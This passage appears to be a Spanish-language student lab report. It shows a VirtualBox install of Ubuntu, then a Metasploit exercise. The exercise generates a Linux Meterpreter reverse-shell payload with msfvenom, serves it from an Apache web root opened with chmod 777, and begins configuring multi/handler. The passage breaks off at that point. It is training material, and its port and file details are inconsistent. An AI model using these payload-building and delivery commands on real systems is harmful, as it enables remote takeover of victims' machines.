

Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:39
Probar o instalar Ubuntu
¿Qué quiere hacer con Ubuntu?
Instalar Ubuntu
Instalar Ubuntu junto con (o en lugar de) su sistema operativo actual. No debería tardar mucho.
Probar Ubuntu
Puede probar Ubuntu sin efectuar ningún cambio en el equipo.
Atrás
Siguiente
CTRL DERECHA
ESP
LAA
8:39 a. m.
5/08/2025



Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:40
Optimice el equipo
¿Quiere instalar los programas privativos recomendados?
Ubuntu no incluye programas privativos de forma predeterminada. La instalación de programas adicionales puede mejorar el desempeño del equipo.
Instalar software de terceros para gráficos y dispositivos de Wi-Fi
Incluidos, entre otros, los controladores NVIDIA y similares
Descargar e instalar compatibilidad para más formatos multimedia
Incluidos, entre otros, MP3, MP4, MOV y similares
Atención: El equipo no está enchufado a una fuente de alimentación.
Atrás
Siguiente
CTRL DERECHA
ESP LAA
8:40 a. m. 5/08/2025



Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:40
Aplicaciones
¿Qué aplicaciones le gustaría instalar para comenzar?
Selección predeterminada
Solo lo esencial, el navegador web y las utilidades básicas.
Selección ampliada
Una selección de herramientas de oficina, utilidades y navegador web compatibles sin conexión.
Atención: El equipo no está enchufado a una fuente de alimentación.
Atrás
Siguiente
CTRL DERECHA
ESP LAA
8:40 a. m. 5/08/2025



Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:40
Tipo de instalación
¿Cómo le gustaría instalar Ubuntu?
Instalación interactiva
Para usuarios que quieran ser guiados paso a paso durante la instalación.
Instalación automatizada
Para usuarios avanzados que tienen un archivo autoinstall.yaml para configuraciones del sistema consistentes y repetibles.
Atrás
Siguiente
CTRL DERECHA
ESP
LAA
8:40 a.m.
5/08/2025


Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:41
Seleccione su huso horario
Ubicación
Lima
Huso horario
America/Lima
Atrás
Siguiente
CTRL DERECHA
ESP
LAA
8:41 a.m.
5/08/2025


Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:41
Cree su cuenta
Cree su cuenta
Su nombre
Ubuntu
El nombre del equipo
ubuntu-VirtualBox
Elija un nombre de usuario
ubuntu
Elija una contraseña
Ubuntu123
Ocultar
Contraseña aceptable
Confirme su contraseña
Ubuntu123
Solicitar mi contraseña para acceder
Utilizar Active Directory
Atrás
Siguiente
CTRL DERECHA
ESP
LAA
8:41 a. m.
5/08/2025
Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:40
Configuración del disco
¿Cómo quieres instalar Ubuntu ?
Borrar disco e instalar Ubuntu
Comience desde cero en el disco seleccionado.
Funcionalidades avanzadas...
Nada seleccionado
Instalación manual
Para usuarios avanzados que buscan configuraciones de disco personalizadas.
Atrás
Siguiente
CTRL DERECHA
ESP
LAA
8:40 a. m.
5/08/2025


Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 08:41
Listo para instalar
Revise sus elecciones
General
Configuración del disco
Borrar disco e instalar Ubuntu
Disco de instalación
VBOX HARDDISK sda
Aplicaciones
Selección predeterminada
Seguridad y más
Cifrado del disco
Ninguna
Software propietario
Controladores
Particiones
partición sda1 creada
partición sda2 formateada como ext4 utilizada para /
Atrás
Instalar
CTRL DERECHA
ESP LAA
8:41 a. m. 5/08/2025


Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 09:06
Type to search
Finalizó la instalación
Ubuntu 24.04.2 LTS está instalado y listo para usarse
Reinicie para completar la instalación o continuar las pruebas.
Los cambios que realice no se guardarán.
Continuar probando
Reiniciar ahora
CTRL DERECHA
ESP LAA
9:06 a. m. 5/08/2025


Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
5 de ago 09:09
eta personal
CTRL DERECHA
ESP
LAA
9:09 a. m.
5/08/2025

4 Explotación con de Ubuntu

- **Máquina atacante:** Kali Linux, IP 192.192.192.4
- **Máquina víctima:** Ubuntu, IP 192.192.192.13
- **Payload:** linux/x86/meterpreter/reverse_tcp
- **Puerto de escucha:** 4678 TCP
- **Archivo ejecutable en Windows XP:** tello_ubuntu.exe

Antes de iniciar, se verificó que el payload estaba descargado en la máquina víctima y que Kali podía comunicarse con Ubuntu mediante ping.

4.1 Máquina atacante: Kali Linux, IP 192.192.192.4




Ilustración 20Máquina atacante: Kali Linux, IP 192.192.192.4

4.2 Máquina Victima: Ubuntu IP 192.192.192.13




Ilustración 21 Máquina Victima: Ubuntu IP 192.192.192.13




Ilustración 22 Ping de Kali a Ubuntu


4.3 Generación del payload para Ubuntu

Se utilizó la herramienta **msfvenom** en Kali Linux para crear un payload reverso dirigido a Ubuntu:

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.192.192.4 LPORT=4444 -f elf > /home/tello/CLASE/tello_ubuntu.elf


Parámetros utilizados:

- -p linux/x86/meterpreter/reverse_tcp: payload de Meterpreter para Linux 86 bits.
- LHOST=192.192.192.4: dirección IP de Kali Linux (host receptor de la conexión reversa).
- LPORT=4444: puerto de escucha configurado en Kali.
- -f elf: formato del payload como archivo ejecutable Linux ELF.
- El payload se creó correctamente con un tamaño final de **250 bytes**.



4.4 Entrar a la carpeta donde guardaste el payload

Se verificó la existencia del archivo generado:



4.5 Se inició el servicio Apache

```
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# service apache2 start

┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Tue 2025-09-02 21:56:03 -05; 9h ago
 Invocation: 833e5ea4e2aa41bca38217c08d0bcba9
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 55794 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Process: 97150 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0/SUCCESS)
   Main PID: 55815 (apache2)
      Tasks: 7 (limit: 4545)
     Memory: 22.8M (peak: 34.7M)
        CPU: 2.816s
     CGroup: /system.slice/apache2.service
             ├─55815 /usr/sbin/apache2 -k start
             ├─97166 /usr/sbin/apache2 -k start
             ├─97167 /usr/sbin/apache2 -k start
             ├─97168 /usr/sbin/apache2 -k start
             ├─97169 /usr/sbin/apache2 -k start
             ├─97170 /usr/sbin/apache2 -k start
             └─100905 /usr/sbin/apache2 -k start

sep 02 21:56:03 Freeman systemd[1]: Starting apache2.service - The Apache HTTP Server...
sep 02 21:56:03 Freeman systemd[1]: Started apache2.service - The Apache HTTP Server.
sep 03 00:39:34 Freeman systemd[1]: Reloading apache2.service - The Apache HTTP Server...
sep 03 00:39:34 Freeman systemd[1]: Reloaded apache2.service - The Apache HTTP Server.
```

Ilustración 23 Ejecucion Apache

4.6 Preparación del directorio web

Cambia al directorio raíz del servidor web donde se alojarán archivos descargables por la víctima.

```
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# cd /var/www/html

┌──(root㉿Freeman)-[/var/www/html]
└─# ls
index1.html  index.nginx-debian.html  satena.exe  tello2003.exe  tello.exe  tello_ubuntu.elf
```

4.7 Otorgar Permisos

Cambia los permisos del directorio para que sea **totalmente accesible** (lectura, escritura y ejecución) a todos los usuarios.

```
┌──(root㉿Freeman)-[/var/www/html]
└─# chmod 777 /var/www/html
```

4.8 Cambio a la carpeta Clase y Copia del payload al servidor web

Copia el archivo `tello_ubuntu.elf` al directorio web, haciéndolo accesible a través de HTTP.

```
┌──(root㉿Freeman)-[/var/www/html]
└─# cd /home/tello/CLASE
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# cp tello_ubuntu.elf /var/www/html
```

Cambio a la carpeta Clase y verifica que el archivo tello_ubuntu.elf esté en el directorio del servidor web junto con otros archivos (index.html, satena.exe).

```
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# cd /var/www/html
┌──(root㉿Freeman)-[/var/www/html]
└─# ls
index.html  index.nginx-debian.html  satena.exe  tello.exe
```

4.9 Configuración del handler en Metasploit

En **msfconsole** se utilizó el módulo **multi/handler** para escuchar la conexión entrante:

```
┌──(tello㉿Freeman)-[~]
└─$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d
 _____________________________________
/ it looks like you're trying to run a \
\ module                              /
 -------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/
       =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Ilustración 24 msfconsole

4.10 Buscamos en Puerto multi Handler

Ilustración 25 Buscamos en Puerto multi Handler

4.11 Cargar el módulo multi/handler en Metasploit

Abrimos Metasploit y seleccionamos el módulo que actúa como "escucha" del payload:
msf > use 7

- El número **7** corresponde al módulo exploit/multi/handler.
- Este módulo no explota vulnerabilidades directamente, solo espera conexiones del payload.




Ilustración 26 Cargar el módulo multi/handler en Metasploit

4.12 Configuración del payload en Metasploit

Seleccionamos el mismo payload que generamos con msfvenom:
set payload linux/x86/meterpreter/reverse_tcp

